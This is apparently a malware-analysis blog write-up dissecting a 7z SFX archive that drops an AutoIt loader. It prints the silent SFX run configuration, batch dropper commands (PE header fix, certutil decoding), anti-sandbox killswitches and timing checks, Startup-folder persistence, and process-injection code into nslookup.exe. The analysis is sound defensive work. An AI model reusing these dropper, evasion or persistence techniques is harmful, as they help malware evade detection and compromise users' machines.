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## Malware-analysis

**The initial vector is a self-execute archive (SFX). This is built from a project of alternate module : 7z sfx Modified Module (7zsfx).**


```
SFX module - Copyright (c) 2005-2016 Oleg Scherbakov  
1.7.0 develop [x86] build 3900 (April 1, 2016)  
7-Zip archiver - Copyright (c) 1999-2015 Igor Pavlov  
15.14 (December 31, 2015)
```


**This launches a shell instance for extract the objects.**

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
;-- fcn.00401c59:
266: ExecuteShell (int32_t arg_8h);
; var SHELLEXECUTEINFO *pExecInfo @ ebp-0x58
; var int32_t var_54h @ ebp-0x54
; var HWND hWnd @ ebp-0x50
; var char *var_4ch @ ebp-0x4c
; var int32_t var_48h @ ebp-0x48
; var int32_t var_44h @ ebp-0x44
; var int32_t var_40h @ ebp-0x40
; var int32_t var_3ch @ ebp-0x3c
; var HANDLE hObject @ ebp-0x20
; var int32_t var_1ch @ ebp-0x1c
; var int32_t var_10h @ ebp-0x10
; var uint32_t var_ch @ ebp-0xc
; var int32_t var_4h @ ebp-0x4
; arg int32_t arg_8h @ ebp+0x8
push    ebp
mov     ebp, esp
sub     esp, 0x58
push    ebx
mov     dword [var_4h], ecx
push    edi
lea    ecx, [var_10h]
mov     ebx, edx
call   fcn.004147df
lea    ecx, [var_1ch]
call   fcn.004147df
push    0x3c           ; '<' ; 60 ; size_t n
xor     edi, edi
lea    eax, [pExecInfo]
push    edi           ; int c
push    eax           ; void *s
call   sub.MSVCRT.dll.memset ; void *memset(void *s, int c, size_t n)
mov     eax, dword [arg_8h]
add     esp, 0xc
mov     dword [pExecInfo], 0x3c ; '<' ; 60
mov     dword [var_40h], eax
mov     dword [var_54h], 0x740 ; 1856
mov     dword [var_3ch], 0xa
test    bl, 1        ; 1
je     0x401cb1

```





Like 7zip module, this uses an internal configuration for the actions to execute once the process extraction of the objects is done. This uses the hide methods for run as background and doesn't overwrite the files if already exists.



```
;!@Install@!UTF-8!  
// control flag chains  
MiscFlags="1+2+16+64+128"  
// 2 - hides the extraction dialog completely (silent mode)  
GUIMode="2"  
// 1 - do not overwrite the existing files  
OverwriteMode="1"  
// hidcon: -> hide window to user  
RunProgram="hidcon:cmd /c echo SLSzudZK"  
RunProgram="hidcon:cmd /c cmd < sVqHm.com"  
;!@InstallEnd@!Rar!
```

**On the flags of Miscflags, we can see on the Russian archive of the project that can be chains for do a stack process of the actions for automation for the errors and check actions.**

A set of flags that allow checking and displaying warning dialog boxes ('WarningTitle'), where "x" is a number equal to the sum of the numeric flag values, or the expression "1 + 2". The order of the numeric values in the expression can be any order. Numerical values define the following:

- 1 - do not check the free disk space required for the unpacking process
- 2 - do not check the amount of physical memory required for the decompression process
- 4 - request administrator rights for all operations of the current SFX, if the user running SFX does not have such rights
- 8 - password request ('PasswordTitle' dialog) after the 'BeginPrompt' and 'ExtractPath' or 'BeginPrompt' + 'ExtractPath' dialogs, without this flag the 'PasswordTitle' dialog will appear before the 'BeginPrompt' and 'ExtractPath' or 'BeginPrompt' dialogs + 'ExtractPath'
- 16 - do not display an error message "canceled by the user", duplicating the system one, which may appear if the user has UAC enabled, and he refuses to ask the system "Allow the next program to make changes on this computer?"

This parameter can be overridden from the command line with the '-mfX' switch.

The title of the warning window (default: "7z SFX: warning").

If the parameter is absent, then instead of 'WarningTitle' the name of the SFX archive (without extension) with the addition of ": warning" will be displayed in the warning window. If the name of the SFX archive "could not be determined", then the default value will be displayed.

The warning text identifies the module:

Insufficient physical memory.  
Unpacking may take a long time.


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
There is not enough disk space to unpack.

Warning windows can be hidden by flags in the 'MiscFlags' parameter.

Suppress window output, if specified, can be done from the command line with the '-mfX' switch.

**This launches the main script for initiating the rest of the chain of actions.**





The first part of the script use a lot of kill switches already detected in July 2020 on similiar autoit script. aa\_TouchMeNot is a reference of a file used on MSE sandbox for analysis threat in the sandbox, that presented in the first time on the blackhat 2018 and firstly used by BitPaymer ransomware.

```

Set YAFtyhpbN=Q
REM Check sandbox MSE
if exist C:\aaa_TouchMeNot.txt exit
REM Killswitch Computername
if %computername% == DESKTOP-%YAFtyhpbN%U05%YAFtyhpbN%U33 exit
REM DESKTOP-Q05QU33
ping -n 1 UKL.UVLJR
if %errorlevel% == 0 exit
if %computername% == NfZtFbPfH exit
if %computername% == ELICZ exit
if %computername% == MAIN exit
    
```

The final part of the script fix the header of the autoit builder (23e87924005aeef08ab3c9402aa749c0373ed9fa6c1706c13ca1df5ec33f8928), write on the disk, decode from base 64 the autoit payload to execute and launch with the autoit builder.

```

REM Fix header on the autoit builder
<nul set /p ="MZ" > SearchIndexer.com
REM Echo and write the PE
type pZFFZxnbbPw.com >> SearchIndexer.com
REM Remove the last script
del pZFFZxnbbPw.com
REM Decode from base 64 the autoit payload to execute
certutil -decode sUs.com h
REM Execute it
SearchIndexer.com h
ping 127.0.0.1 -n 30
    
```



```
    $str &= Chr($tab[$i] - $b)
Next
Return $str
EndFunc
```

**This is split the string on array and use offset for getting the final string in reading all the array. The following code on autoit can be easily converted in Powershell for decode the strings.**

```
function Decode
{
    param (
        [string]$a,
        [int]$b
    )
    $str = ''
    $tab= $a.Split("I")
    for ($i = 0; $i -lt $tab.Count; $i++) { $str += [char][int]($tab[$i] - $b) }
    return $str
}
```

```
> Decode "94I10I113I119I117I110I94I10I113I119I117I110I48I10I113I111" 2
\cousl\cousl.com
```

**As first action the script check if this on the sandbox on using well-known method based on the difference between real time and time pass on the sandbox by GetTickCount method.**

```
Opt("TrayIconHide", 1)
Func Antisandbox_by_diff_time($val)
    $time1 = DllCall ("kernel32.dll", "long", "GetTickCount")
    $uFQgPxoXa = DllCall("kernel32.dll", "DWORD", "Sleep", "dword", $val)
    $time2 = DllCall ("kernel32.dll", "long", "GetTickCount")
    $dif_time = $time2[0] - $time1[0]
    If Not (($dif_time+500)>=$val and ($dif_time-500)<=$val) Then
        Exit
    EndIf
EndFunc
```

**A second wave of anti-analysis measures is performed in reusing the MSE sandbox flag killswitch domain and various names of computernames.**

```
If (FileExists("C:\aaa_TouchMeNot.txt" Or @ComputerName = "NfZtFbPfH" Or @ComputerName = "tz" Or @Co
```

**By hunting, we can note that the autoit payload have sill the same computernames and check the MSE flag but use differents delimiter for the obfuscated method. The structures are the same and are based on useless functions for the previous reasons.**

Date	Delimiter	Computernames	Check MSE flag ?
2020-09-03	I	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-09-02	M	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-08-31	.	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-08-01	M	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-31	M	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-27	e	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-27	e	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-22	±	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-17	,	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-16	,	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-15	e	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-15	e	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-14	.	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-13	,	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes
2020-07-09	*	NfZtFbPfH, tz, ELICZ, MAIN, DESKTOP-QO5QU33	Yes

**The next following block of code allocates the semaphore, creates the shortcuts, prepares the files and paths and run the final payload in memory in pushing the anti-sandbox measures for protect the to launch it on analysis environment.**

```
$Jvar = DllCall(DllOpen("kernel32.dll"), "handle", "CreateSemaphoreA", "ptr", Null, "long", 1, "long")
$CodeError = DllCall("kernel32.dll", "long", "GetLastError")[0]
If $CodeError == 183 Then
$Pfile = FileOpen(@ScriptDir & '\ & 'QfFIDvIPtTOu.com',16)
$RData = FileRead($Pfile)
If (Ping("JYdpMxmnJaadw.JYdpMxmnJaadw", 1000) <> 0) Then Exit
$PathDomain = @AppDataDir & "\cousl\cousl.com"
$PathAutoitScript = @AppDataDir & "\cousl\AVnixWG"
$PathVBSFile = @AppDataDir & "\cousl\uRnvGvuBvJe.vbs"
```

```
$PathBinaryData = @AppDataDir & "\cousl\QFfIDvIPtTOu.com"
If Not FileExists($PathDomain) Then
    If DirGetSize(@AppDataDir & "\cousl") < 0 Then
        DirCreate(@AppDataDir & "\cousl")
    EndIf
    FileWrite(FileOpen($PathAutoitScript,2), FileRead(@ScriptFullPath))
    FileDelete(@ScriptFullPath)
    FileWrite(FileOpen($PathDomain,2), FileRead(FileOpen(@AutoItExe,16)))
    FileWrite(FileOpen($PathBinaryData,2), FileRead(FileOpen("SHhKFxKRvVQw0eqo"),16)))
    FileDelete("SHhKFxKRvVQw0eqo")
    FileWrite(FileOpen($PathVBSFile,2), "pUCkyGzHUI = GetObject(" & ChrW(34) & "winmgmts:\\.\root\
    FileSetAttrib(@AppDataDir & "\cousl", "+SH", 1)
    If Not FileExists(@StartupDir & "\cousl.url") Then
        FileWrite(FileOpen(@StartupDir & "\cousl.url",34), "[InternetShortcut]" & @CRLF & "U
    Else
        FileDelete(@StartupDir & "\cousl.url")
        FileWrite(FileOpen(@StartupDir & "\cousl.url",34), "[InternetShortcut]" & @CRLF & "U
    EndIf
EndIf
$time2Num = 0
Antisandbox_by_diff_time(8391)
For $j = 0 To 29984739
    $time2Num = $time2Num + 1
Next
If Not ($time2Num == 29984740) Then Exit
$Path_PE = @SystemDir & "\" & "nslookup.exe"
Global $Jvar = AllocatePayload(Init_Struct(Binary($RData), Binary("7914561")), $ArgCmdline, $Path_PE
WinWaitClose(1)
Else
Run(@AutoItExe & " " & $CmdLineRaw)
Antisandbox_by_diff_time(500)
```

**The two next functions are for initiate the process and the structure which content the payload. In function of the OS arch, this push the following header of structure of the process to initiate.**

```
Func Init_Struct($arg1, $arg2)
    If @AutoItX64 Then
        Local $OP_DLL_Struct = "0x89C055 [...] EC54963F241"
        $OP_DLL_Struct &= "83C201EBC448 [...] 5EC3"
    Else
        Local $OP_DLL_Struct = "0x89C05531C057565383E [...] 583C4085B5E5F5DC2100089"
        $OP_DLL_Struct &= "DB5557565383EC088B54 [...] 21000"
    EndIf
    Local $Ref_Struct_1 = (StringInStr($OP_DLL_Struct, "89C0") - 3) / 2
    Local $Ref_Struct_2 = (StringInStr($OP_DLL_Struct, "89DB") - 3) / 2
    $OP_DLL_Struct = Binary($OP_DLL_Struct)
```

